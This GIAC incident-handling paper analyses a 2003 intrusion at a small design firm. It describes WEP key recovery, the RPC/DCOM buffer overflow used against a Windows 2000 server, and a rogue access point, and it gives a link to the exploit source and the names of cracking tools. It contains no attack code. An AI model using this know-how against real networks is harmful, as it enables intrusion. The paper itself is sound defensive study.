Global Information Assurance Certification Paper

RPC/DCOM vulnerability exploited via a wireless network.

or

Not all attacks come from the Internet.

Richard Hayler September 2003

Synopsis.

On 20th August 2003 I was telephoned by my friend and former colleague Jane, who believed that her new company (referred to hereafter as "ACME Design") was currently the victim of a computer attack. She suspected that a number of the laptops used by her staff had been compromised by the attacker. ACME Design had a recently installed a wireless network in addition to the pre-existing wired network. I agreed to help Jane and visited ACME Design premises that evening to assess the situation.

Initially it appeared that the security of the wireless LAN had been breeched by an external attacker, possibly someone engaged in casual 'wardriving'. Over the next few days I discovered that this was only part of the story, and that the initial beachhead established on the wireless LAN had subsequently been used to successfully attack a server on the wired LAN.

Two 'exploits' had been used in this incident. The first made use of an inherent flaw in the Wired Equivalent Privacy (WEP) Protocol defined in the 802.11 IEEE standard. Once the attacker had gained access to the wireless LAN, they were able to launch a number of attacks against hosts on both the wired and wireless networks. This allowed the attacker to gain administrative privileges on the main Windows 2000 server using a RPC/DCOM exploit. Later, the attacker disabled the wireless network and substituted a machine of their own as the Access Point, from which they were able to sequester a number of laptops which had not been correctly configured.

GCIH V2.1a Option 1: Exploit in action

Part 1 - The Exploits

Two exploits were used by the intruder in this incident, which was a two stage attack (three if you include the installation of a rogue access point).

Stage 1: Gaining access to the wireless network.

1.1.0 Name. Weaknesses in the Key Scheduling Algorithm of RC4.

1.1.1. No specific Common Vulnerabilities and Exposures (CVE) numbers or Computer Emergency Response (CERT) numbers exist for this vulnerability.

1.1.2. Operating System.

This exploit takes advantage of a flaw in the Wired Equivalent Privacy (WEP) protocol itself and is therefore independent of any particular vendor's operating system. During this incident, MAC OSX (10.2), Windows 2000 and Windows 98 computers were effected.

1.2.3. Protocols/Services/Applications.

The Wired Equivalent Privacy (WEP) protocol is itself a component of the IEEE 802.11 standard [24] . The 802.11 standard describes the communication process in wireless Local Area Networks (LANs). The Wired Equivalent Privacy (WEP) protocol is an attempt to protect wireless communication from eavesdropping. A secondary function of WEP is to prevent unauthorized access to a wireless network. This is not officially an explicit goal of the 802.11 standard, but it is frequently considered to be a feature of WEP[54]. WEP uses the RC4[1] encryption [25] algorithm, which is what is known as a stream cypher [61]. It is in the implementation of this algorithm within WEP that the vulnerability actually manifests itself.

1.1.4. Brief Description.

The implementation of the encryption used to protect wireless 802.1 networks is severely flawed and has a number of weaknesses. The most serious problem is with the way that the RC4 stream cypher generates the keystream. Several open source tools are available which can be used to crack the key used for the stream cypher on a given network. These tools require the attacker to intercept typically a few million packets, amongst which probability dictates that there should be enough 'weak' packets to enable the software to recover the key being used. Once the key is known, an attacker may freely communicate with all other hosts on the network (subject to other IP or hardware address filtering security measures) and will be able to read all traffic transmitted within reception range.

1.1.5. Variants.

This exploit does not have any variants.

1.1.6. References.

[1] The original paper dealing with insecurities in WEP is "Weaknesses in the Key Scheduling Algorithm of RC4 " by Scott Fluhrer, Itsik Mantin and Adi Shamir http://www.drizzle.com/~aboba/IEEE/rc4_ksaproc.pdf

[2] The most popular tool for breaking WEP is Airsnort (http://airsnort.shmoo.com/) which is available from http://sourceforge.net/projects/airsnort

[3] A good site for general wireless security advice and information http://www.loud-fat-bloke.co.uk/

[1] A proprietary cypher algorithm developed and licensed by RSA Data Security.

[4] The first published exploit was actually Wepcrack which was created by Adam Stubblefield, John Ioannidis and D. Rubin (http://www.cs.rice.edu/%7Eastubble/wep/) and is available at http://sourceforge.net/projects/wepcrack For more references see the full bibliography at the end of the paper.

Stage 2: Compromise of Windows 2000 server and mobile stations.

1.2.0. Name. DCOM/RPC buffer overflow in Windows

1.2.1.

Common Vulnerabilities & Exposures number (candidate) [5]: CAN 2003-0352
Computer Emergency Response Team vulnerabilities number [8]: VU#568148

1.2.2. Operating System.

The exploit itself is effective against
Microsoft Windows 2000 Advanced Server SP4
Microsoft Windows 2000 Advanced Server SP3
Microsoft Windows 2000 Advanced Server SP2
Microsoft Windows 2000 Advanced Server SP1
Microsoft Windows 2000 Advanced Server
Microsoft Windows 2000 Datacenter Server SP4
Microsoft Windows 2000 Datacenter Server SP3
Microsoft Windows 2000 Datacenter Server SP2
Microsoft Windows 2000 Datacenter Server SP1
Microsoft Windows 2000 Datacenter Server
Microsoft Windows 2000 Professional SP4
Microsoft Windows 2000 Professional SP3
Microsoft Windows 2000 Professional SP2
Microsoft Windows 2000 Professional SP1
Microsoft Windows 2000 Professional
Microsoft Windows 2000 Server SP4
Microsoft Windows 2000 Server SP3
Microsoft Windows 2000 Server SP2
Microsoft Windows 2000 Server SP1
Microsoft Windows 2000 Server
Microsoft Windows NT Enterprise Server 4.0 SP6a
Microsoft Windows NT Enterprise Server 4.0 SP6
Microsoft Windows NT Enterprise Server 4.0 SP5
Microsoft Windows NT Enterprise Server 4.0 SP4
Microsoft Windows NT Enterprise Server 4.0 SP3
Microsoft Windows NT Enterprise Server 4.0 SP2
Microsoft Windows NT Enterprise Server 4.0 SP1
Microsoft Windows NT Enterprise Server 4.0
Microsoft Windows NT Server 4.0 SP6a
Microsoft Windows NT Server 4.0 SP6
Microsoft Windows NT Server 4.0 SP5
Microsoft Windows NT Server 4.0 SP4
Microsoft Windows NT Server 4.0 SP3

Microsoft Windows NT Server 4.0 SP2
Microsoft Windows NT Server 4.0 SP1
Microsoft Windows NT Server 4.0
Microsoft Windows NT Terminal Server 4.0 SP6a
Microsoft Windows NT Terminal Server 4.0 SP6
Microsoft Windows NT Terminal Server 4.0 SP5
Microsoft Windows NT Terminal Server 4.0 SP4
Microsoft Windows NT Terminal Server 4.0 SP3
Microsoft Windows NT Terminal Server 4.0 SP2
Microsoft Windows NT Terminal Server 4.0 SP1
Microsoft Windows NT Terminal Server 4.0
Microsoft Windows NT Workstation 4.0 SP6a
Microsoft Windows NT Workstation 4.0 SP6
Microsoft Windows NT Workstation 4.0 SP5
Microsoft Windows NT Workstation 4.0 SP4
Microsoft Windows NT Workstation 4.0 SP3
Microsoft Windows NT Workstation 4.0 SP2
Microsoft Windows NT Workstation 4.0 SP1
Microsoft Windows NT Workstation 4.0
Microsoft Windows Server 2003 Datacenter Edition
Microsoft Windows Server 2003 Datacenter Edition 64-bit
Microsoft Windows Server 2003 Enterprise Edition
Microsoft Windows Server 2003 Enterprise Edition 64-bit
Microsoft Windows Server 2003 Standard Edition
Microsoft Windows Server 2003 Web Edition
Microsoft Windows XP 64-bit Edition SP1
Microsoft Windows XP 64-bit Edition
Microsoft Windows XP Home SP1
Microsoft Windows XP Home
Microsoft Windows XP Professional SP1
Microsoft Windows XP Professional

The specific coded version of the exploit will work against Windows 2000 SP0-4 (English) and Windows XP SP0-1 (English).

A patch for this specific vulnerability is available and described in Microsoft Security Bulletin MS03-026 (see section 2.5.2).

1.2.3. Protocols/Services/Applications.

The vulnerability is exploited via the Remote Procedure Call (RPC) protocol. The original protocol is derived from the Open Software Foundation (OSF) RPC protocol, however the Microsoft variant includes some additional Microsoft-specific extensions. RPC is used by many operating systems to provide an inter-process communication mechanism so that a program running on one computer can transparently and remotely execute code on a second computer. [62]. This sounds like an exploit in itself, but is actually a widely used standard.

However, the actual flaw which is exploited resides in DCOM. Previously called "Network OLE", the Distributed Component Object Model (DCOM) is a pseudo-

protocol that enables software to communicate directly over a network. DCOM is designed to be reliable and secure across multiple network transports, including Internet protocols such as HTTP. It will also work with technologies such as Java applets and ActiveX components. Once again, DCOM is based on Open Source Software, in this case the Open Source Foundation's DCE-RPC specification. Common examples of some inherently distributed applications that use DCOM include: multiuser games, chat and teleconferencing applications.

1.2.4. Brief Description.

There is a vulnerability in the part of the Windows RPC/DCOM service that handles message exchange over a TCP/IP network. The failure results from the incorrect handling of malformed messages and arises because a flaw in the RPC service means that, under certain circumstances, message inputs are not properly checked. This particular failure in turn affects the underlying Distributed Component Object Model (DCOM) interface, which is listening on RPC enabled ports. An attacker can cause the service to fail in such a way that arbitrary code of the attacker's design will be executed on the target machine. This type of attack is typically referred to as a "buffer overflow" attack and can be initiated remotely by sending a crafted RPC message to the vulnerable host.

In the case of these services, they normally run under the context of the built-in Windows SYSTEM account. Therefore when the buffer overflow is activated, the attacker is able to execute code under auspices of this powerful account. The particular version of exploit code used in this incident also includes the capability to "shovel a shell" back to the attacker.

1.2.5. Variants.

There is only one "exploit" - the buffer overflow vulnerability - although the source code for a number of exploits which utilise this flaw have been published. The main differences tend to be that command line options for various permutations of the vulnerable systems are added (see below). Other variants may not include the code necessary to "shovel a shell" back to the attacker and instead rely on the presence of a "netcat" listener on the attacker's machine.

One drawback of the initial code published [7] (and used in this incident) was that it required specific offset values corresponding to different versions of Windows. Several predefined values are available (see section 2.2.2) in the source code. Later code included numerous extra offsets for various different versions and languages [11]. A 'breakthrough' in exploitation of this vulnerably occurred when two so-called universal offsets were discovered for Windows XP and 2000.

The MSBlast worm [46] which spread rapidly across the Internet in late August

2003 also used this vulnerability.

A similar heap-based buffer overflow in the DCOM interface in the RPCSS Service was subsequently discovered [63].

1.2.6. References.

[5] The exploit's CVE entry http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0352

[6] Microsoft security bulletin http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp

[7] The source code of the specific version of the exploit used in this incident http://www.metasploit.com/tools/dcom.c

[8] The CERT advisory http://www.kb.cert.org/vuls/id/568148

For more references see the full bibliography at the end of the paper.

Part 2 - The Attacks

2.0. Description and diagram of the network.

Until recently, ACME Design only had a wired network. This has been upgraded and enhanced on a incremental basis since the company first moved into their current premises in late 2001. Initially, the network only really provided the company's staff with the means to share files. Connection to the Internet was via a standalone PC with a standard modem.

In the summer of 2002, an Asynchronous Digital Subscriber Line (ADSL) was installed and connected to the original network via a dedicated firewall. Shortly after this, ACME purchased a static IP address from their ISP. In May 2003, a wireless Access Point was added to the network. This enabled the ACME staff, who were spending more and more time away from the office, to connect to the LAN while 'hot-desking'. A diagram of the network is shown in figure 1.

As this incident centred on the penetration of the LAN from the wireless side, the physical location and propagation of the radio-frequency signals was also a crucial part of the investigation. Radio signal reception can most accurately be described in terms of probabilities. Because of unpredictable fluctuations in the signal and noise levels caused by attenuation and reflections, the actual signal level at any given spot cannot be calculated with absolute certainty. The default transmission power of most common Access Points is about 30mW, typically



Figure 1 : The Acme network.

one-tenth of that of a GSM mobile phone. However, due to the higher frequency - where energy is attenuated more rapidly with distance traveled through the air - the signals are not as good at penetrating many obstacles such as tinted glass and leaves and other foliage that is full of microwave-absorbing water.

In order to assess from how far outside the physical boundary of the ACME Design premises their wireless network is accessible, an impromptu war-walk was conducted (see Section 3.3).

Equipment listing:

Computer hostnames are shown in brackets. All Windows computers are members of the ACME domain.

Server (ACMEPDC)	Systemax Tower PC (custom build). Windows 2000 Pro. Service pack 2. Primary Domain controller for "Acme" domain. IP address: 192.168.192.40
Workstation A: (WKSTA)	Systemax Tower PC (custom build). Windows XP Operating system. No service Packs.

	Primary application: Photoshop. Visio. DVD drive, CD-writer, Zip250. IP address: 192.168.192.44
Workstation B: (WKSTB)	Systemax Tower PC (custom build). Windows XP Operating system. No service Packs. Primary application: Adobe Photoshop 7.0. Visio. 4.0 CD-ROM, Zip250, Jaz2GB. IP address: 192.168.192.46
Workstation C: (WKSTC)	Systemax Tower PC (custom build). Windows 2000 Operating system. Service pack 1. Primary application: Bespoke CAD package. CD-ROM, Zip250. IP address: 192.168.192.47
Workstation D: (WKSTD)	Systemax Tower PC (custom build). Windows 2000 Operating system. No service Packs. Primary application: Photoshop 7.0 . Visio 4.0. CD-ROM, Zip250. Internal modem (not in use). IP address: 192.168.192.43
Firewall: (XL5)	Dell Optiplex Gn. Red Hat Linux 9.0 (2.4.0-8 kernel). Minimal software. Primary daemon Iptables V1.2.7a All relevant RedHat errata packages released at that date were installed. All network communication performed using SSH. Network Address Translation with Masquerade is used to allow all hosts access to the Internet via the single static IP issued by Acme's ISP. IP address (internal): 192.168.192.10
Access Point: (ACMEAP)[2]	Orinoco Access Point AP-200. Built-in webserver for remote administration. IP address: 192.168.192.55
Mobile station F: (LAPTOPF) (kernel	Sony Vaio PCG-Z1RA. Orinoco Gold wireless network card. Dual boot: Windows XP and RedHat Linux 8.0 2.4.18-14). IP address: 192.168.192.49
Mobile station G: (LAPTOPG)	Apple Ibook. Airport wireless network card. OSX 10.2 IP address: 192.168.192.45

In addition to the hosts above, a number of mobile staff and consultants also use both the wireless network and a 10-baseT wired hub to connect to the LAN

[2] The AP itself does not have a hostname, but this name is used in LMHOSTS and /etc/hosts files.

when visiting Acme. A pool of IP addresses is available for static assignment for these visitors: 192.168.192.10-25.

2.1. Protocol Description.

2.1.1 The 802.11 protocol.

The 802.11 protocol is a member of the IEEE 802 [23] family of specifications for LANs.

Figure 2 below illustrates the various elements within the 802 family in relation to the OSI 7 layer model. In fact the 802 standard is centred on the bottom two layers of the model: the data link and physical (PHY) layers. Individual 802 specifications are distinguished by a second number (for example, 802.5 is the Token Ring specification). The 802.2 specification is particularly interesting as it describes a common link layer (the Logical Link Control [LLC]) which is used by other LAN technologies in a lower layer. In this respect, 802.11 is really just another link layer which can use the 802.2/LLC encapsulation. This is a gross simplification as the use of radio waves as the physical layer requires a complex PHY. [15]



Figure 2: 802.11 and the OSI model lower layers (adapted from [15]).

The basic 802.11 specification originally incorporated the 802.11 Medium Access Control (MAC) and two physical layers: Frequency Hopping Spread Spectrum (FHSS) and Direct Sequence Spread Spectrum (DSSS). Further revisions to the specification added an Orthogonal Frequency Division Multiplexing (OFDM) physical layer under 802.11a, and a High Rate Direct Sequence Spread Spectrum (HR/DSSS) under 802.11b. The 802.11 specification is certainly an acronym-rich environment!

The DS PHY has 14 channels in the 2.4GHz band, each 5MHz wide. Channel 1 is placed at 2.412 GHz, channel 2 at 2.417 GHz etc. In Europe, the regulatory allowed channels are 1 to 13 (2.412 – 2.472GHz). Table 1 contains a summary

of the different 802.11 standards.

Standard	*Speed*	*Frequency Band*
802.11	1Mbps	2.4GHz
	2 Mbps	
802.11a	<54 Mbps	5GHz
802.11b	5.5 Mbps	2.4GHz
	11 Mbps	
802.11g[3]	< 54 Mbps	2.4GHz

Table 1 : Summary of 802.11 standards.

The network which was attacked in this incident was running under 802.11b at 11 Mbps on Channel 1.

A typical wireless network will consist of one or more Basic Service Set (BSS) which are groups of logically associated stations. Any computing device with a wireless network interface is referred to as a station. (and laptops as mobile stations).



Figure 3: A BSS.

The shared family "genetics" between 802.11 and conventional Ethernet network operations result in a number of common features. Most importantly, all Mobile stations are identified by a 48-bit IEEE 802 MAC address.

As with 'wired' Ethernet, frames are delivered according to this MAC address.

[3] Not yet standardised.

However, unlike many other link layer protocols, 802.11 incorporates positive acknowledgments as shown in figure 4. All frames on a 802.11 network will normally require conversion to another type of frame for delivery to other (wired) networks. This conversion is performed by an Access Point (AP). Although this bridging function is their most important role, APs also perform many other functions.

Groups of stations may operate and communicate directly, without an AP. This is referred to as "independent" or "ad-hoc" modes whereas those which make use of an AP are called "Infrastructure" or "Managed" modes.



Figure 4 : Positive Acknowledgment of frames.

Each 802.11 frame contains four address fields (although not every frame will use all four) and begins with a 2 byte control field as shown in figure 5. For more details on the specific fields and their uses, see [15].

The number of address fields used actually depends on the type of frame. Most data frames will have a source, destination and the Basic Service Set IDentifier (BSSID). The BSSID is a 48 bit identifier used by all stations in a BSS. This is used to distinguish one network from another (802.11 networks are designed to be overlap). In "Infrastructure" mode - as shown in figure 3 - the BSSID is the MAC address of the access point creating the BS. One BSSID is reserved; the all '1's BSSID is used in probe requests by stations trying to find a network with which to associate.



Figure 5 : 802.11 Frame.

Another important element of the 802.11 standard is the management frame. There are numerous different types of management frames, which are used to

provide those services that are generally taken for granted on a wired network such as the establishment of the identify of a network station.



Figure 6 : Expansion of frame control field shown in figure 5.

Management frames share the same structure previously shown in figure 5. The Frame body is used to hold up to 10 fixed-width such as "beacon interval" and "Timestamp". Variable length information fields are also used, with standard values that are identified by an internal element ID. The most important information field element is the Service Set IDentity (SSID), which is not to be confused with the BSSID. This value is used as an assignation for each BSS. Stations attempting to locate a network may be configured to scan for a specific SSID. An SSID is normally a human-readable ASCII string of up to 32 bytes. The all '0's value is the broadcast SSID which is used by probe requests to discover all 802.11 networks in the vicinity.

The manufacturer Lucent has defined a proprietary access control mechanism called "closed networks". In a closed network, only stations with a knowledge of the SSID can join and clients joining the network will typically include the cleartext SSID value in initial beacon packets. Tools such as Kismet [22] can easily be used to record this value as shown in figure 40. Kismet is a 802.11 wireless network sniffer that can separate and identify different wireless networks in the area. In the incident described in this paper, the AP was indeed configured to provide a closed network.

All 802 link layers can transport any network-layer protocol via encapsulation.

All of the description so far has dealt with 802.11 as a 'plaintext' protocol. However, because of the relative ease by which radio waves may be intercepted, the 802.11 standard also includes optional encryption known as the Wired Equivalent Protocol (WEP). To protect data in transit, WEP uses the RC4 cypher, which is a symmetric stream cypher. A typical stream cypher operates by expanding a short key into an pseudorandom stream of bytes called a "key stream". This is performed by a pseudorandom number generator (PRNG) that can be considered a set of rules used to control the expansion. In the case of RC4, the sender then XORs the key stream with the plaintext to produce cyphertext. Because the receiver also has a copy of the key and the PRNG algorithm, an identical key stream can be generated. XORing this with the cyphertext will yield the original plaintext.

The important thing to note here is that the security of the cypher rests entirely

on the randomness of the key stream.

2.1.2. The Remote Procedure Call (RPC) Protocol and Distributed Component Object Model (DCOM).

The RPC protocol is formally described in RFC 1050 [26]. Although this document talks primarily about RPC in terms of a "Sun Microsystems" standard, RPC is used by most major operating systems. In fact, there are several RPC models and implementations. A popular model and implementation is the Open Software Foundation's Distributed Computing Environment (DCE). The Institute of Electrical and Electronics Engineers also defines RPC in its ISO Remote Procedure Call Specification, ISO/IEC CD 11578 N6561, ISO/IEC, November 1991.

A Remote Procedure Call (RPC) is a mechanism that one program can use to request a service from a program located in another computer on a network, without having to understand the specific network details. RPC uses the client/server model: the requesting program is a client and the service-providing program is the server. Using RPC, developers can create applications that transparently communicate between different types of process; RPC automatically manages the process differences behind the scenes. The RPC tools make it appear to users as though a client has directly called a procedure located in a remote server program.

When an application that uses RPC is compiled into an executable program, a "stub" is included in the object file. This "stub" acts as the proxy representative of the remote procedure code with a separate stub for each separate remote procedure. When the application is run and the procedure call issued, it is actually the stub that will be passed the request and which will forward it to a client runtime program in the local computer. The client runtime program will then know how to address the remote computer and server application and will send the required 'procedure request' message across the network. Similarly, the server includes a runtime program and stub that interface with the remote procedure itself.

Normally RPC would be run over TCP/IP. A full discussion of the Transmission Control Protocol (TCP) and Internet Protocol (IP) is beyond the scope of this paper, but useful references for further reading are provided in the bibliography [52]. The messages exchanged for RPC communication will be addressed to an RPC daemon which is listening to a TCP port on the remote system. If a remote process needs a service, it will address its messages to the proper port.

The specific vulnerability in question impacts an interface with RPC that listens on RPC enabled ports and handles DCOM object activation requests that are sent by client machines to the server.

COM [27] can be used to refer to both the specification and the actual implementation developed by Microsoft Corporation. Its intention is to provide a framework for integrating software components while embracing the popular concepts of interoperability and reusability of distributed objects. Basically this allows developers to build systems by assembling reusable components from different vendors which all happily communicate via COM. COM processes normally run on the same machine (but in different address spaces)

COM includes an Application Programming Interface (API) to allow the creation of components for use in integrating custom applications or allowing diverse components to interact. To accomplish this interaction, the components (which may be written in different languages) must adhere to a rigid binary structure specified by Microsoft. Distributed COM [28] is an extension to COM that allows a similar interaction across a network. For the purposes of the discussion that follows, COM and DCOM should be considered as a single technology that provides a range of services that allow program interaction across heterogeneous networks: components operating on a variety of platforms can interact, as long as DCOM is available within the environment. In fact, COM and the DCOM extensions are normally amalgamated into a single runtime that provides both the local and remote functionality.

2.2.How the exploits work.

2.2.1.Gaining access to the network.

A number of flaws have been discovered with WEP. Many of these relate to some complex mathematics that are beyond the scope of this paper. For a good high level overview of the issues see [54] and [15]. The main problems are:

- Manual key management and distribution problems.
- Standard WEP uses a 64-bit shared key. Only 40 bits are actually the shared secret and the remaining 24 bits are used for the IV. Most of the industry has now moved to a 128-bit RC4 key, although once again, only 104 bits are actually used as the secret.
- Stream cypher keystream re-use can lead to key recovery via statistical analysis.
- Infrequent re-keying can allow the construction of so-called 'encryption dictionaries'.
- The integrity check used is not cryptographically strong.

The general mode of operation makes stream cyphers vulnerable to two main attack techniques:

- If an attacker inverts a single bit in the cyphertext, then when it is decrypted, the corresponding bit in the plaintext will be inverted [56].
- If an eavesdropper can intercept two different messages that have been

encrypted with the same key stream, it will be possible to calculate the XOR value of the two corresponding plaintexts. This may allow the attacker to recover the original message using statistical attacks that become increasingly easy if more cyphertexts using the same key stream have been intercepted. Once one of the plaintexts becomes known, it is trivially easy to recover all of the others [54].

WEP has countermeasures for both of these attacks and attempts to provide the usual three main services (C-I-A) of secure communications:

- Frame body encryption provides Confidentiality.
- Check sequence Integrity protection hash called an Integrity Check Value (ICV).
- Shared-key Authentication

To avoid encrypting two cyphertexts with the same RC4 key stream, an Initialisation Vector (IV) or "nonce" is used to augment the shared secret key and produce a different RC4 key for each packet. The IV is also included in the packet. Unfortunately these countermeasures have been implemented incorrectly.

In this particular incident it is the weak implementation of the IV which leads to the exploit. The WEP IV is a 24-bit field sent in the cleartext part of a message. Such a small space of nonces means that for a busy network the reuse of the same key stream is highly likely.

For example, a busy Access Point (AP) that constantly sends 1kilobyte packets at 11Mbps, will exhaust the space of IVs after

$1000 \times 8 / (11 \times 10^6) \times 2^{24} = \sim 12200$ seconds (less than 4 hours)[54].

In the real world, this may be even quicker as many packets will well be smaller than 1000 bytes. To compound matters, if the same key is used by all mobile stations the probability of IV collision increases. For example, one popular model of wireless card actually resets the IV to 0 each time it is initialised, and then increments the IV by 1 with each subsequent packet. Therefore, cards inserted at approximately the same time may subsequently provide an abundance of IV collisions.

A passive eavesdropper can intercept all wireless traffic until an IV collision occurs. By XORing the two packets that use the same IV, the attacker can obtain the XOR of both plaintext messages. The resulting XOR can be used to infer data about the contents of the two messages. [54]

IP traffic is normally very predictable (e.g., standard headers) and includes a lot of redundancy that can be used to eliminate many possibilities for the contents of messages. When an IV collision occurs, further educated guesses about the

contents of one or both of the 'collided' messages can be made to statistically reduce the space of possible messages. In some cases it may possible to deduce the exact contents. If such statistical analysis is inconclusive based on only two messages, the attacker can wait for more collisions of the same IV. With only a small additional factor in the amount of time necessary, it is possible to recover a sufficient number of messages encrypted with the same key stream, and the success rate of statistical analysis grows quickly. Once it is possible to recover the entire plaintext for just one of the messages, the plaintext for all other messages with the same IV will follow directly since all the pairwise XORs are known. [54]

